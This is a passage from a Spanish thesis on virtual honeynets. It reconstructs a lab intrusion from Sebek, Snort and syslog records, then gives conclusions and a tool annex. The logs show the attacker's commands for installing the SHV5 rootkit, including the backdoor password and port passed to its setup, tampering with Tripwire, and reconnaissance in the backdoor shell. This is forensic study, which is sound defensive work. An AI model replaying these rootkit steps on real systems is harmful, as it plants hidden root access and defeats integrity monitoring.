

Figura 10.10: Flujo de datos de *Sebek*.

```
10/10-17:13:57.200509 0:C:29:B3:7D:1F -> 0:C:29:7E:33:2D type:0x800 len:0x7A
192.168.30.100:64000 -> 192.168.50.10:65000 UDP TTL:32 TOS:0xD ID:40 IpLen:20 DgmLen:108
Len: 80
00 00 04 57 00 03 00 03 00 00 07 12 52 56 C4 34  ...W........RV.4
00 06 7E EF 00 00 0E A3 00 00 0E A4 00 00 01 F4  ..~.............
00 00 00 03 00 17 80 0C 73 63 70 00 00 00 00 00  ........scp.....
00 00 00 00 00 00 00 18 2F 68 6F 6D 65 2F 6D 61  ......../home/ma
67 30 32 33 2F 73 68 76 35 2E 74 61 72 2E 67 7A  g023/shv5.tar.gz
```

En el log del *honeypot* */var/log/secure*, también ha quedado constancia de la conexión.

```
Oct 10 17:13:56 centossrv: Accepted password for mag023 from 192.168.20.1 port 38210 ssh2
Oct 10 17:13:56 centossrv: pam_unix(sshd:session): session opened for user mag023 by (uid=0)
Oct 10 17:13:57 centossrv: Received disconnect from 192.168.20.1: 11: disconnected by user
Oct 10 17:13:57 centossrv: pam_unix(sshd:session): session closed for user mag023
```

En el log */var/log/sebek_commands* de *Sebek* también se ha registrado la conexión y el nombre del fichero transferido.

```
[2013-10-10 17:13:46 Host:192.168.30.100 UID:0 PID:3745 COM:sshd ]#SSH-2.0-OpenSSH_6.1
[2013-10-10 17:13:46 Host:192.168.30.100 UID:0 PID:3745 COM:sshd ]#
[2013-10-10 17:13:56 Host:192.168.30.100 UID:500 PID:3748 COM:scp ]#C0664 662322 shv5.tar.gz
```

El fichero ha sido transferido usando la cuenta del usuario *mag023*. El fichero no ha podido ser localizado en el sistema de ficheros del *honeypot*. Lo más probable es que haya sido borrado por el atacante para no dejar huellas. Aún así, el fichero transferido podría ser el *rootkit* que lleva su mismo nombre, *SHV5*. Un análisis de este *rootkit* podría arrojar más información sobre su funcionamiento y la repercusión en el *honeypot* (Sección 9.7).
Fuentes:
Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*, log */var/log/secure* del *honeypot*.

10-octubre-2013 17:16:05

Descripción:
Configuración y ejecución del *rootkit*.
Evidencias:
En el log de *Sebek* pueden verse los comandos lanzados por el atacante en la consola con privilegios de *root*. En resumen, descomprime el fichero, entra al directorio del *rootkit* y modifica los permisos de uno de sus archivos, brindando total acceso de lectura, escritura y ejecución para todos los usuarios.

```
[2013-10-10 17:16:05 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#pwd
[2013-10-10 17:16:07 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#ls
[2013-10-10 17:16:24 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#tar xvzf shv
[2013-10-10 17:16:30 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#ls
[2013-10-10 17:16:34 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#cd shv
[2013-10-10 17:16:35 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#ls
[2013-10-10 17:16:37 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#ls -al
[2013-10-10 17:16:53 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#chmod 777 se
[2013-10-10 17:16:56 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#ls -al
[2013-10-10 17:17:50 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#./seknocktoopen 1313
[2013-10-10 17:18:32 Host:192.168.30.100 UID:0 PID:3781 COM:setup ]#
[2013-10-10 17:21:10 Host:192.168.30.100 UID:0 PID:4025 COM:3 ]#
[2013-10-10 17:23:16 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#
```

Del log anterior se puede deducir que el fichero modificado y ejecutado tiene el nombre de *setup*. En la línea capturada que contiene el comando «*./seknocktoopen 1313*», que en realidad es «*./setup knocktoopen 1313*», se ejecuta esta aplicación. Debido al efecto de la pulsación del tabulador para completar el comando, no se captura el nombre completo (*setup*), al igual que ocurría en la línea de asignación de permisos «*chmod 777 se*». Se pueden tomar como parámetros de esta ejecución los valores «*knocktoopen 1313*». Después de la ejecución se observa como esta ejecución realiza acciones en segundo plano bajo el comando *setup*, de ahí la deducción del nombre del fichero. Además, el análisis externo del *rootkit SHV5* revela la estructura de directorios y el funcionamiento interno del mismo, donde el primer parámetro *knocktoopen* es la contraseña de acceso y *1313* el puerto configurado donde escucha el *backdoor* en el honyepot.
Si se analiza el flujo de los paquetes de *Sebek* en *Walleye*, se puede ver como la ejecución del *rootkit* realiza modificaciones en el sistema de ficheros del *honeypot*, por ejemplo, modifica la configuración de *Tripwire* entre otros. El analisis de *SHV5*, fuera del ámbito de este estudio, revela que realiza modificaciones en el sistema y sustituye algunos binarios por otros infectados, a la vez que intenta interrumpir el funcionamiento de aplicaciones como *Tripwire* e

IPTables, con el objetivo de evitar ser detectado y comprometer el sistema (Sección 9.7).



Figura 10.11: Flujo de conexiones *Sebek* relacionadas con *SHV5*.

Por ejemplo, un paquete de *Sebek* capturado donde se deduce que la ejecución del fichero *setup* del *rootkit*, afecta en alguna medida al fichero */var/lib/tripwire/centossrv.localdomain.twd* de *Tripwire*, donde se almacenan los cambios realizados en el sistema para compararlos posteriormente con un nuevo chequeo de *Tripwire*. La siguiente tabla muestra el contenido del paquete.

```
10/10-17:17:55.696818 0:C:29:B3:7D:1F -> 0:C:29:7E:33:2D type:0x800 len:0x8D
192.168.30.100:64000 -> 192.168.50.10:65000 UDP TTL:32 TOS:0xD ID:768 IpLen:20 DgmLen:127
Len: 99
00 00 04 57 00 03 00 03 00 00 09 B7 52 56 C5 23  ...W........RV.#
00 01 7D A8 00 00 0E C5 00 00 0E DF 00 00 00 00  ..}.............
00 00 00 03 00 10 80 0E 63 68 61 74 74 72 00 00  ........chattr..
00 00 00 00 00 00 00 2B 2F 76 61 72 2F 6C 69 62  .......+/var/lib
2F 74 72 69 70 77 69 72 65 2F 63 65 6E 74 6F 73  /tripwire/centos
73 72 76 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 2E  srv.localdomain.
74 77 64                                         twd
```

Fuentes:
Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*.

10-octubre-2013 17:26:22

Descripción:
Conexión del atacante al *backdoor* del *honeypot*.
Evidencias:
Una vez instalado el *rootkit*, el *backdoor* se encuentra en estado de aceptar conexiones por el puerto 1313. El atacante realiza una conexión al *honeypot* a través del *backdoor* instalado. La conexión se puede ver en el flujo de conexiones de *Walleye*, como se muestra a continuación.



Figura 10.12: Flujo de la conexión al backdoor.

Además, en el log de *Sebek* también se puede identificar esta nueva conexión junto con los comandos que ha ejecutado.

```
[2013-10-10 17:26:31 Host:192.168.30.100 UID:0 PID:4042 COM:3 ]#SSH-1.5-OpenSSH_6.1
[2013-10-10 17:27:00 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#id
[2013-10-10 17:27:05 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#pwd
[2013-10-10 17:28:23 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#ls /
[2013-10-10 17:30:53 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#ll
[2013-10-10 17:32:15 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#ls
[2013-10-10 17:32:18 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#ps
[2013-10-10 17:32:28 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#netstat
[2013-10-10 17:33:01 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#ifcon
[2013-10-10 17:35:41 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#exit
```

En el log */var/log/secure* del *honeypot* no se refleja ninguna conexión, ya que este *backdoor* no almacena el log de las conexiones, y si lo hiciera, no los registraría en los logs del sistema, ya que sería descubierto.

Fuentes:

Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*.

10-octubre-2013 17:31:08

Descripción:

Desconexión del atacante.

Evidencias:

Una vez que ha comprobado el acceso al *honeypot* a través del *backdoor*, el atacante se desconecta de todas la sesiones, es decir, de la sesión de root obtenida a través del exploit de *Systemtap*, de la sesión del usuario *mag023* y, por ultimo, de la sesión establecida con el *backdoor*. En el log de *Sebek* se pueden identificar estas desconexiones en el orden descrito.

```
[2013-10-10 17:31:08 Host:192.168.30.100 UID:0 PID:3737 COM:sh ]#exiit[BS][BS]t
[2013-10-10 17:31:13 Host:192.168.30.100 UID:500 PID:3677 COM:bash ]#exit
[2013-10-10 17:35:41 Host:192.168.30.100 UID:0 PID:4045 COM:bash ]#exit
```

También se puede ver en el log */var/log/secure* del *honeypot*, a excepción de la conexión con el *backdoor*, tal como se ha comentado anteriormente.

```
Oct 10 17:31:14 centossrv: Received disconnect from 192.168.20.1: 11: disconnected by user
Oct 10 17:31:14 centossrv: pam_unix(sshd:session): session closed for user mag023
```

Fuentes:

Walleye, *Snort*, *IPTables honeywall*, *IPTables honeypot*, log */var/log/sebek_commands* del *honeypot*, log */var/log/secure* del *honeypot*.

Otras evidencias

El *honeypot* tiene instalado *Tripwire* (Sección 8.2.6). Después del ataque al *honeypot*, algunos ficheros habrán sufrido modificaciones. Es posible ver estas modificaciones realizando un nuevo chequeo del sistema de ficheros con *Tripwire*, el cual comparará el resultado con el resultado de un chequeo anterior al ataque. De esta forma se pueden analizar los ficheros

infectados o modificados, por ejemplo, tras la instalación de *SHV5*. A continuación se muestra el resultado del chequeo tras el ataque.

```
[root@centossrv ~]# tripwire --check --interactive
### Error: Invalid input stream format.
### /var/lib/tripwire/centossrv.localdomain.twd
### Exiting...

[root@centossrv ~]# cat /var/lib/tripwire/centossrv.localdomain.twd
---------------------------------------
Tripwire segment-faulted !
---------------------------------------

The reasons for this may be:

corrupted disc-geometry, possible bad disc-sectors
corrupted files while checking for possible change etc.
pls. rerun tripwire to build the database again!
```

Como se puede observar, el fichero de base de datos que almacena la instantánea del sistema de ficheros se ha corrompido, probablemente por la acción del *rootkit*. En este punto, no se puede realizar la comparación del sistema de ficheros antes del ataque, por lo tanto, la funcionalidad de *Tripwire* no ha sido útil en el análisis del *honeypot*.

El sistema de alertas por correo no ha generado ninguna alerta, ya que el envío de mensajes de alerta solo se activa cuando se detecta una conexión iniciada en el *honeypot*. En el análisis llevado a cabo solo existían conexiones desde el atacante hacia el *honeypot*, por lo que no ha sido enviada ninguna alerta por mensajería.

Respecto a los logs de *IPTables*, tanto en el *honeywall* como en el *honeypot*, la totalidad de las conexiones han sido registradas. Estos logs aportan otra fuente de información a la hora de crear un *timeline* del ataque y relacionar las distintas conexiones que atraviesan la *honeynet*.

10.2. Análisis de la información de un ataque avanzado

El test de intrusión realizado muestra algunas de las actividades más básicas que realiza un atacante cuando accede a un sistema. En esta sección se van a exponer otras actividades que pueden comprometer el funcionamiento de la *honeynet*, evaluando los daños que podrían suponer para los sistemas de la *honeynet* y como afectarían a la recopilación de la información.

- **Borrado de logs**. Uno de los retos a los que hace frente la *honeynet* es a la eliminación de la información almacenada en los *honeypots* por parte de los atacantes. Por ello, se incluye un servidor de logs remoto en la *honeynet*. El *honeypot* mantendrá una copia de los logs en local, pero también enviará los eventos ocurridos en el sistema hacia el servidor de logs remoto. De esta forma, se asegura que existe una copia de los logs en otro servidor. El verdadero problema ocurre cuando el atacante deshabilita el envío de logs hacia el servidor remoto y elimina los logs locales. En este caso, se interrumpe la recopilación de los eventos del sistema. En algunos casos, mediante técnicas de recuperación forense es posible obtener algunos de los ficheros de logs.

- **Detección y eliminación de Tripwire y otras aplicaciones**. *Tripwire* es fácil de detectar y de eliminar, como ha sucedido en el test de intrusión. Basta con eliminar o corromper el fichero que almacena la base de datos de los cambios del sistema para que sea imposible realizar un nuevo chequeo. Sin embargo, es posible obtener la información de los cambios del sistema de ficheros, pero para ello habría que recurrir a otras herramientas o técnicas. Por ejemplo, mediante un *script* personalizado para comparar las fechas de creación y modificación de los ficheros del sistema con una instantánea del sistema operativo en un estado anterior al ataque.
  La eliminación de otras herramientas no deseadas por el atacante pueden suponer pérdidas de información, de ahí la importancia de no concentrar el registro de datos unicamente en el *honeypot*.
- **Detección y eliminación de Sebek**. *Sebek* se ha convertido en una herramienta muy popular, lo que ha llevado a la investigación de varias técnicas para detectarlo en el sistema, aunque se haya instalado como un módulo oculto en el *kernel* [10, 72]. Si el atacante descubre esta herramienta, lo más probable es que opte por abandonar el ataque, ya que, aunque sea capaz de eliminar *Sebek*, las sospechas sobre la monitorización de sus actividades serán evidentes. En el caso de que *Sebek* sea detectado, el atacante también puede intentar atacar al servidor remoto de *Sebek*, que puede encontrarse en un *honeywall* o en un servidor independiente. Si el atacante optara por eliminar el cliente de *Sebek* en el *honeypot* y no fuera capaz de eliminarlo, también podría intentar bloquear los paquetes UDP de *Sebek* con el *firewall* local del *honeypot*. En cualquiera de los casos, se estaría limitando la recopilación de información en la *honeynet*.
- **Desactivación del firewall**. Cuando un atacante accede al sistema, una de las actividades que realiza es desactivar el *firewall* local o, modificar las reglas para permitir el tráfico malicioso y desactivar el sistema de logs del *firewall*. Si el *honeypot* forma parte de una *honeynet*, la modificación del *firewall* no supone un gran problema, ya que, el *firewall* local se configura para permitir todo el tráfico. En una *honeynet*, el filtrado de tráfico se realiza en el *honeywall*, por lo que la perdida del *firewall* del *honeypot* no influye demasiado en la recopilación de la información ni en la contención del atacante. En cambio, si el *honeypot* no forma parte de una *honeynet*, la perdida del *firewall* local supone un riesgo de seguridad, ya que el atacante tendría acceso a la red sin contención en sus conexiones. Además, probablemente se perderían los logs relacionados con las conexiones delictivas.
- **Instalación de malware**. Es más que probable que el intruso descargue e instale *malware* de cualquier tipo en el equipo comprometido. Este *malware* le permitirá acceder al sistema en cualquier momento, realizar ataques a terceros, por ejemplo, agregando el equipo a una *botnet*, o robar información mediante el uso de APTs (*Advanced Persistent Threads*) (Capítulo 2). Además, el empleo de *rootkits* puede dañar los sistemas de monitorización instalados en el *honeypot* y la pérdida de información, ya que, como hemos visto en el test de intrusión, pueden realizar gran cantidad de actividades para tomar el control del *honeypot* y eliminar las huellas del atacante.
- **IP spoofing**. El empleo de técnicas de ocultación de la dirección IP o de direcciones físicas dificulta la identificación del atacante. En estos casos, los logs del *honeypot* y del *honeywall* se llenarían con direcciones falsas que podrían complicar el análisis de un ataque. Aún así, sería posible identificar una dirección de origen del ataque. Si fuera una

honeynet situada en *Internet* y, el atacante usara servidores *proxies* anónimos, como redes de tipo *Tor*, o servicios de VPN (*Virtual Private Network*), la identificación del atacante sería muy complicada, llegando a ser imposible en muchos casos.

- **Reinicio del sistema**. El reinicio del sistema *honeypot* no debería ser un problema, ya que en cada inicio, la configuración de las herramientas de monitorización y de seguridad del *honeypot* deberían volver a cargarse en el sistema de forma automatizada. Si el reinicio es provocado por un intruso y, es consecuencia de la instalación o eliminación de software malicioso o legítimo, el resultado es impredecible, dependiendo de las acciones llevadas a cabo por el intruso. En cualquier caso, podrían aplicarse las opciones descritas en esta sección.
- **Detección del honeywall**. Si el atacante sospecha que se encuentra ante una *honeynet* puede intentar detectar el *honeywall* [18]. Debido a que la implementación de una *honeynet* consta de herramientas típicas, como sistemas IDS y configuraciones específicas de *firewalls*, tales como la limitación del número de conexiones, puede que le resulte fácil la detección de un dispositivo *honeywall*. Por ejemplo, realizando un alto número de conexiones y comprobando que son bloqueadas tras un cierto número, o enviado cadenas de texto asociadas a *payloads* y verificando que son modificadas por un IPS. La detección del *honeywall* prácticamente supone el abandono de la actividad del atacante, ya que no obtendrá nada de valor de un *honeypot* y, menos aún, cuando tiene la certeza de que todas sus actividades están siendo monitorizadas de alguna forma.
- **Anulación de todas las herramientas de monitorización del honeypot**. En el caso de que todas las herramientas de captura de información del honeypot sean desactivadas por el atacante, tan solo quedaría el *honeywall* como sistema activo en la captura de información del ataque. Si se diera esta situación, solo quedarían los logs de las conexiones registradas por el firewall del honeywall, las capturas de los paquetes del tráfico que atraviesa las interfaces del *honeywall* y las alertas generadas por el IDS y el IPS.

10.3. Conclusión del análisis del test de instrusión

El uso de las herramientas utilizadas para el análisis del *honeypot* y de aquellas actividades realizadas en la *honeynet*, han permitido la reconstrucción de la intrusión que ha tenido lugar. Aunque algunas de ellas no han resultado de mucha utilidad, como ha ocurrido con *Tripwire*, no significa que ante otro tipo de ataques tampoco resulten eficaces.
El uso de *Honeywall Roo* ha demostrado la gran cantidad de información que es capaz de recopilar de la red de forma casi transparente. Además, permite mostrar información estadística acerca de las conexiones, alertas, tráfico, etc.
Un análisis forense del *honeypot* permitiría obtener más información para complementar la ya obtenida. El análisis forense es un paso más a realizar en el proceso de análisis, pero se escapa del tema abordado en este capitulo, el cual se ha centrado en la recopilación de la información mediante *Honeywall Roo* y sistemas de monitorización en el *honeypot*.

Capítulo 11

Conclusiones

En este proyecto se ha realizado un estudio de un problema en auge como es la proliferación del *malware* y los ataques a sistemas conectados a una red. Debido al constante avance tecnológico, el *malware* y los distintos tipos de ataques evolucionan enormemente para sacar provecho de la nueva tecnología. En la actualidad, la forma de contrarrestar este cibercrimen se basa en el estudio de muestras de *malware* para desarrollar una protección, o estudiando los distintos vectores de ataque que han sido usados en una intrusión. Esto permite aprender su metodología y fortificar los sistemas mediante una correcta configuración de seguridad y el uso de herramientas que aumenten la protección.

Se han analizado algunos de los *honeypots* más relevantes en el mercado actual, sometiéndolos a una serie de pruebas que han permitido exponer las debilidades y puntos fuertes de cada uno de ellos. Cada uno de los *honeypots* ha sido instalado y configurado en un sistema operativo limpio e independiente para realizar las pruebas. Se ha utilizado *VMware Workstation* para implementar los sistemas operativos virtuales donde han sido instalados los *honeypots*. Se ha demostrado que los *honeypots* son unas herramientas muy potentes que permiten estudiar y analizar los tipos de *malware* y ataques, además de poder funcionar como sistemas de alerta temprana frente a incidentes de seguridad. También se han planteado diferentes localizaciones en una red donde colocar un *honeypot*. Dependiendo de esta ubicación, se pueden detectar incidentes de diferentes tipos y orígenes.

El tema central del proyecto se basa en el estudio de las *honeynets virtuales*. Se han descrito las diferentes variantes o posibilidades de implementación mediante herramientas de virtualización.
Se ha implementado una *honeynet virtual autocontenida* junto con un *honeypot* de alta interacción. Se ha utilizado la distribución *Honeywall Roo* como sistema operativo del *honeywall*. Se ha realizado un test de intrusión y se ha analizado la información recopilada en la *honeynet*. Se ha conseguido reconstruir el ataque mediante el estudio y análisis de esta información. Aun así, ha quedado latente que existen muchas opciones de mejora posibles en la distribución *Honeywall Roo*. La implementación de una *honeynet* ha permitido obtener información que no hubiera sido posible de otra forma, además de imponer un conjunto de medidas de contención que proporcionan una mayor seguridad frente a un ataque.

Consideramos que el uso de *honeypots* y *honeynets* puede aportar un factor extra de seguridad como medida de protección y detección temprana de ataques y *malware* en un entorno empresarial. Por otro lado, el uso de *honeypots* y *honeynets* en entornos de investigación y laboratorios de *malware*, suponen una herramienta imprescindible que cada vez toma mayor importancia debido al aumento de este tipo de software malicioso y, a los nuevos vectores de ataque que intentan sortear cada nueva medida de seguridad desarrollada.
El proyecto ha cubierto los objetivos planteados y se ha desarrollado una solución exitosa con la que poder estudiar la metodología de intrusión realizada por unos atacantes y el *malware*, a la vez que proporciona un sistema de protección extra.

11.1. Trabajo futuro

El campo de aplicación de los *honeypots* y de las *honeynets* debe evolucionar para adaptarse a la tecnología actual para que estas herramientas de seguridad sean rentables y eficaces. Algunas mejoras y propuestas se mencionan a continuación.

- Creación de *honeypots* orientados a los sistemas de telefonía móvil y *tablets*, como los sistemas operativos *Android*, *Windows Phone* o *IOS*.
- Existen muy pocos *honeypots* orientados a sistemas de infraestructuras críticas SCADA (*Supervisory Control And Data Acquisition*). Estos sistemas son objetos de ataques cada vez más frecuentes debido al alto interés que suscitan en guerras entre gobiernos y el espionaje industrial. Los *honeypots* actuales orientados a sistemas SCADA tienen una funcionalidad mínima y generalmente no aportan grandes beneficios.
- Los sistemas tradicionales de IDS/IPS se están quedando obsoletos al trabajar con bases de datos de firmas. El número de firmas crece demasiado rápido y suponen un cuello de botella en la detección de intrusiones. Existen algunos proyectos que buscan alternativas basadas en inteligencia artificial o patrones de comportamiento. El desarrollo de nuevas opciones de detección de intrusos es un campo en el que aún se puede mejorar.
- Medidas de ocultación de entornos virtuales. Existe *malware* que antes de realizar acciones en el sistema, intenta detectar indicios de que se encuentra bajo un entorno virtualizado, si ese es el caso, suspende sus actividades. Es una técnica para evitar ser estudiado por los analistas de *malware*. Herramientas de virtualización como *VMware* o *Virtual Box* dejan pistas en los sistemas virtuales que hacen fácil la detección. Es un ejemplo de adaptación del *malware* a la tecnología actual. Solucionar este tipo de problemas es fundamental para el análisis de *malware*.
- El desarrollo de un sistema *honeypot*, espejo de un sistema en producción, que fuera capaz de tomar decisiones y proponer modificaciones en los sistemas de producción en base a intrusiones detectadas. Este sistema puede ser de ayuda para corregir vulnerabilidades rápidamente en una organización. La implementación de *honeypots* reactivos pueden suponer un avance importante en el campo de la seguridad.
- El desarrollo de una nueva distribución *honeywall* es un aspecto pendiente, ya que la versión actual no está actualizada ni mantenida.

ANEXOS

Anexo A

Herramientas utilizadas

A.1. Ncat

Forma parte de la suite de herramientas de *Fydoor*, el desarrollador de *Nmap* [59]. Fue desarrollada como sustituta de la conocida *Netcat*, actualmente no mantenida. Incorcorpora una serie de mejoras como son:

- Mantener todas las funcionalidades de *Netcat*.
- Incorporación de algunas características de otras versiones modificadas de *Netcat*, como *Cryptcat* para conexiones cifradas.
- Realizar redirecciones de puertos sin utilizar *pipes* intermedios.
- Poner a la escucha dos puertos y hacer que los que se conecten a ellos se conecten a su vez entre si.
- Uso del cifrado SSL de forma sencilla.
- Multihilo.
- Filtrado tipo TCP *Wrappers*.
- Soporte para cliente y servidor proxy HTTP y SOCKS.

Es una herramienta esencial para trabajos de *pentesting* por su amplio abanico de opciones y funcionalidades como leer, escribir, redirigir o cifrar datos a través de una red.

A.2. Nmap

Es una herramienta de código abierto para exploración de redes y auditorías de seguridad. *Nmap* utiliza paquetes IP para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como otras muchas características [60].

A.3. Metasploit Framework

Es un proyecto de código abierto de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración. Es una herramienta para desarrollar y ejecutar *exploits* contra una máquina remota [79].

A.4. SMBClient

Es una herramienta que permite interactuar con un servidor de ficheros SMB/CIFS [81]. Permite descargar ficheros del servidor a la máquina local o subirlos al servidor desde la máquina local. También permite obtener información de los directorios del servidor entre otras opciones.

A.5. Acccheck

Esta aplicación intenta conectarse a un servidor de ficheros mediante el protocolo SMB con el objetivo de realiar un ataque de diccionario, usando combinaciones de usuario y contraseña [51].

A.6. P0f

Es una herramienta de *fingerprinting* pasiva de versiones de sistemas operativos. La identificación de las versiones la realiza a través de los paquetes de tráfico que atraviesan una interfaz de red y analizando el modo en el que ha sido implementada la pila de protocolos TCP/IP [97].

A.7. TCPDump

Es un *sniffer* de paquetes de red. Captura y muestra en tiempo real los paquetes transmitidos por la red a la que está conectado. Permite aplicar varios filtros para que sea más depurada la salida.

A.8. MySQL

Es un sistema de gestión de bases de datos relacional [57]. Se ofrece bajo licencia GNU/GPL, pero para aquellas empresas que quieran incorporarlo en productos privativos deben comprar una licencia específica que les permita este uso. *MySQL* está disponible para prácticamente cualquier versión de sistema operativo. Está muy extendida en aplicaciones *web*, como gestores de contenidos.

A.9. John The Ripper

Es una aplicación de criptografía que aplica fuerza bruta para descifrar contraseñas. Es capaz de romper varios algoritmos de cifrado o *hash*, como DES, SHA-1 y otros. *John the Ripper* es capaz de autodetectar el tipo de cifrado de entre muchos disponibles, y se puede personalizar su algoritmo de prueba de contraseñas. Eso ha hecho que sea uno de los más usados en este campo [67].

A.10. Sebek

Es una herramienta de captura de datos, diseñada para capturar las actividades de un intruso en un *honeypot* sin que este se percate [68]. Esta basado en una arquitectura cliente-servidor. *Sebek* proporciona una solución a los problemas de captura de datos derivados del cifrado de las conexiones por parte de los intrusos, como el uso de SSH. *Sebek* se instala en el sistema como un modulo del *kernel*, interceptando y registrando la información del intruso cuando se invocan llamadas al sistema, como *read* y *write*.

A.11. SystemTap

Es una suite de herramientas de monitorización de sistemas operativos *Linux* [84]. Permite tener controlado cualquier evento del sistema, no solo a nivel de aplicación, sino a nivel de *kernel*. Por ejemplo, puede facilitar información sobre qué proceso está modificando cierto fichero, el consumo de red de un proceso o quién ha ejecutado una función determinada dentro del *kernel*.

A.12. Tripwire

Tripwire es una herramienta de seguridad orientada a la monitorización del sistema de ficheros [88]. Monitoriza y alerta de cambios en los ficheros comparando el hash de cada uno de ellos con una base de datos de hashes calculados en un instante anterior. Es una aplicación *Open Source*, útil para mantener la integridad de los ficheros del sistema en el caso de que se realice un uso indebido del mismo.

A.13. SHV5

Es uno de los *rootkits* más completos debido a la cantidad de acciones que realiza en un sistema para apoderarse y esconderse dentro de él. Este *rootkit* permite a un intruso remoto conectarse al equipo infectado a través de una conexión SSH, proporcionando una consola de *root*. *SHV5* sustituye gran cantidad de binarios y librerías del sistema por los suyos propios, que han sido modificados con el objetivo de mantenerse activo en el equipo infectado.

A.14. VMware

Es un sistema de virtualización por *software* [95]. Un sistema virtual por *software* es un programa que simula un sistema físico con unas características de *hardware* determinadas. Permite ejecutar (simular) varios computadores (sistemas operativos) dentro de un mismo *hardware* de manera simultánea, permitiendo así el mayor aprovechamiento de recursos. Sin embargo, al ser una capa intermedia entre el sistema físico y el sistema operativo que funciona en el *hardware* emulado, la velocidad de ejecución de este último es menor, pero en la mayoría de los casos suficiente para usarse en entornos de producción.

A.15. Snort

Es un *sniffer* de paquetes y un detector de intrusos basado en red [74]. Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida. Cuando un paquete coincide con algún patrón establecido en las reglas de configuración, lo registra. Así se sabe cuándo, de dónde y cómo se produjo el ataque. *Snort* está disponible bajo licencia GPL, gratuito y funciona bajo plataformas *Windows* y *UNIX/Linux*

A.16. Snort_inline

Snort_inline funciona como un modulo incorporado a *Snort* [30]. Este modulo añade la funcionalidad de poder cambiar el contenido de los datos de los paquetes que analiza o tomar decisiones sobre su destino, como por ejemplo, descartarlos. Tiene la capacidad de comunicarse con el *firewall IPTables*, indicándole que acción de enrutamiento tiene que aplicar al paquete analizado en base a un conjunto de reglas y firmas. *Snort_inline* se puede definir como un sistema de prevención de intrusiones basado en firmas que permite tomar decisiones sobre los paquetes analizados.

Glosario

A

APT *Advanced Persistent Thread*, es una categoría de *malware* que se encuentra totalmente orientada a atacar objetivos empresariales o políticos. La característica más importante es la capacidad de ocultamiento. Al ser amenazas altamente sigilosas, estas logran perdurar dentro de la red afectada por largos periodos de tiempo sin ser detectadas. 12

B

Backdoor Es una secuencia especial dentro de un código de programación, mediante la cual se pueden evitar los sistemas de seguridad de acceso a un sistema sin el consentimiento del usuario legítimo. 2, 6, 12, 57, 83, 88, 125, 140–142

